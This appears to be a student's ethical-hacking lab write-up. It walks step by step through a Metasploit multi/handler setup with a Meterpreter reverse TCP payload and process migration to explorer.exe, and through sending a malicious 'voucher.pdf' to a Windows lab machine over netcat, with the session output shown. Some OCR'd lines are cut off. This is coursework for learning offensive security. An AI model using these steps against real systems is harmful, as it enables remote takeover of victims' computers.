   3  exploit/linux/local/bash_profile_persistence   1989-06-08       normal     No     Bash Profile Persistence
   4  exploit/linux/local/desktop_privilege_escalation  2014-08-07    excellent  Yes    Desktop Linux Password Stealer and Privilege Escal
on
   5  exploit/linux/local/yum_package_manager_persistence  2003-12-17  excellent  No     Yum Package Manager Persistence
   6  exploit/multi/handler                                           manual     No     Generic Payload Handler
   7  exploit/windows/browser/persits_xupload_traversal  2009-09-29   excellent  No     Persits XUpload ActiveX MakeHttpRequest Directory
versal
   8  exploit/windows/mssql/mssql_linkcrawler        2000-01-01       great      No     Microsoft SQL Server Database Link Crawling Comman
xecution


Interact with a module by name or index. For example info 8, use 8 or use exploit/windows/mssql/mssql_linkcrawler
```

**Step 3: use 6**




```
msf6 > use 6
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) >
```

**step 4: show payloads**




```
msf6 exploit(multi/handler) > show payloads

Compatible Payloads
===================
```

**Step 5: set payload windows/x64/meterpreter/reverse_tcp**




```
msf6 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tc
payload => windows/x64/meterpreter/reverse_tcp
```

**Step 6: show options**




```
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, non
   LHOST                      yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target
```

**Step 7: set lhost 192.168.1.102**




```
msf6 exploit(multi/handler) > set lhost 192.168.1.102
lhost => 192.168.1.102
```

**Step 8: set lport 4444**




```
msf6 exploit(multi/handler) > set lport 4444
lport => 4444
```

**Step 9: show advanced**




```
msf6 exploit(multi/handler) > show advanced

Module advanced options (exploit/multi/handler):
```

**Step 10: set prependMigrate true**




```
msf6 exploit(multi/handler) > set prependMigrate true
prependMigrate => true
```

**Step 11: set prependmigrateproc explorer.exe**




```
msf6 exploit(multi/handler) > set prependmigrateproc explorer.ex
prependmigrateproc => explorer.exe
```

**NOTE: PREPEND MIGRATE HAS BEEN SET AND NOT WORKING**



```
   PingbackRetries              0               yes       How many additional successful pingbacks
   PingbackSleep                30              yes       Time (in seconds) to sleep between pingbacks
   PrependMigrate               true            yes       Spawns and runs shellcode in new process
   PrependMigrateProc           explorer.exe    no        Process to spawn and run shellcode in
   ReverseAllowProxy            false           yes       Allow reverse tcp even with Proxies specified. Conne
```


**Step 12: exploit**



```
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.102:4444
[*] Sending stage (200262 bytes) to 192.168.1.101
[*] Meterpreter session 1 opened (192.168.1.102:4444 -> 192.168.1.101:49177) at 2021-04-22 1
```


---------- Open new tab ---- Section Transfer File with netcat------

Step 1 [Kali]: sudo zsh




```
┌──(kali㉿kali)-[~]
└─$ sudo zsh
[sudo] password for kali:
```

Step 2 [Kali]: cd /root/.msf4/local




```
┌──(root💀kali)-[/home/kali]
└─# cd /root/.msf4/local

┌──(root💀kali)-[~/.msf4/local]
└─# l
```

Step 3[Kali]: ls




```
┌──(root💀kali)-[~/.msf4/local]
└─# ls
voucher.pdf
```

Step 5 [Windows]: cd Documents




```
C:\Users\admin>cd documents
```

Step 6[Windows]: nc -vlp 2222 > voucher.pdf




```
C:\Users\alex\Documents>nc -vlp 2222 > voucher.pdf
listening on [any] 2222 ...
```

Step 7[Kali]: sudo nc 192.168.1.101 2222 < voucher.pdf




```
┌──(root💀kali)-[~/.msf4/local]
└─# sudo nc 192.168.1.101 2222 < voucher.pdf
█
```

Windows: Response



```
C:\Users\alex\Documents>nc -vlp 2222 > voucher.pdf
listening on [any] 2222 ...
192.168.1.102: inverse host lookup failed: h_errno 11004: NO_DATA
connect to [192.168.1.101] from (UNKNOWN) [192.168.1.102] 60220: NO_DAT
```


Step 8[Windows]: dir




```
C:\Users\admin\Documents>dir
 Volume in drive C has no label.
 Volume Serial Number is 54BE-B929

 Directory of C:\Users\admin\Documents

27/04/2021  10:07 PM    <DIR>          .
27/04/2021  10:07 PM    <DIR>          ..
22/04/2021  01:28 AM                70 genius.txt
23/04/2021  01:52 PM                43 happy.txt
27/04/2021  10:07 PM            29,838 voucher.pdf
               3 File(s)         29,951 bytes
               2 Dir(s)  23,576,612,864 bytes free

C:\Users\admin\Documents>_
```

---------- Meterpreter Session opened, open file at windows then check for Meterpreter session production----

Step 1[Windows]: Open file




```
   IPv4 Address. . . . . . . . . . .
   Subnet Mask . . . . . . . . . . .
   Default Gateway . . . . . . . . .

Tunnel adapter isatap.scem.uws.edu

   Media State . . . . . . . . . . .
   Connection-specific DNS Suffix

C:\Users\alex>cd documents

C:\Users\alex\Documents>dir
 Volume in drive C has no label.
 Volume Serial Number is 54BE-B929

 Directory of C:\Users\alex\Docume

22/04/2021  01:34 PM    <DIR>
22/04/2021  01:34 PM    <DIR>
22/04/2021  01:34 PM
               1 File(s)
               2 Dir(s)  23,584,60

C:\Users\alex\Documents>
```


Home
Shared VMs (Deprecated)
Kali-Linux-2020.4-vmware-am...
vsphereteaching-direct.scem....
EH21-Kal-16301173
EH21-Met-16301173
EH21-W7-16301173
voucher.pdf - Adobe Reader
File Edit View Document Tools Window Help
1 / 1
100%
Find
Search Documents
Arrange by: Folder


voucher
Adobe Acrobat Document
Date modified: 24/04/2021 6:06 PM
Size: 29.1 KB
Date created: 24/04/2021 6:06 PM

**Step 2 [KALI]: We can see that the Meterpreter session has been created**




```
msf6 exploit(multi/handler) > set prependMigrate true
prependMigrate => true
msf6 exploit(multi/handler) > set prependmigrateproc explorer.exe
prependmigrateproc => explorer.exe
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.1.102:4444
[*] Sending stage (200262 bytes) to 192.168.1.101
[*] Meterpreter session 1 opened (192.168.1.102:4444 -> 192.168.1.101:49163) at 2021-04-24 18:08:16 +1000

meterpreter >
```

**Step 3[Kali]:getpid**




```
meterpreter > getpid
Current pid: 2428
```

**Step 4[Kali]: ps -S explorer**



```
meterpreter > ps -S explorer
Filtering on 'explorer'

Process List
============

 PID   PPID  Name           Arch  Session  User                    Path
 ---   ----  ----           ----  -------  ----                    ----
 1324  1040  explorer.exe   x64   1        EH21-W7-1630117\admin  C:\Windows\Explorer.EXE
 2428  552   iexplorer.exe  x64   1        EH21-W7-1630117\admin  C:\Users\admin\AppData\Local\Temp\iexplorer.exe
```

**Step 5[Kali]: migrate 1324**




```
meterpreter > migrate 1324
[*] Migrating from 2300 to 1324...
[*] Migration completed successfully.
```


b) Include a screenshot to prove your success. This screenshot should include the results of executing the following commands 'pwd', 'getpid', and 'ps -S explorer' after you have completed the exploitation required above.

NOTE: A GLITCH IN THE SYSTEM SHOW ADVANCED OPTIONS HAVE BEEN SET AND SYSTEM NOT MIGRATING TO EXPLORER.EXE AS SEEN BELOW BEFORE THE SCREEN SHOT. IEXPLORER.EXE IS REMAINING. THIS TASK WAS REDONE NUMEROUS TIMES AND STILL NOT WORKING.

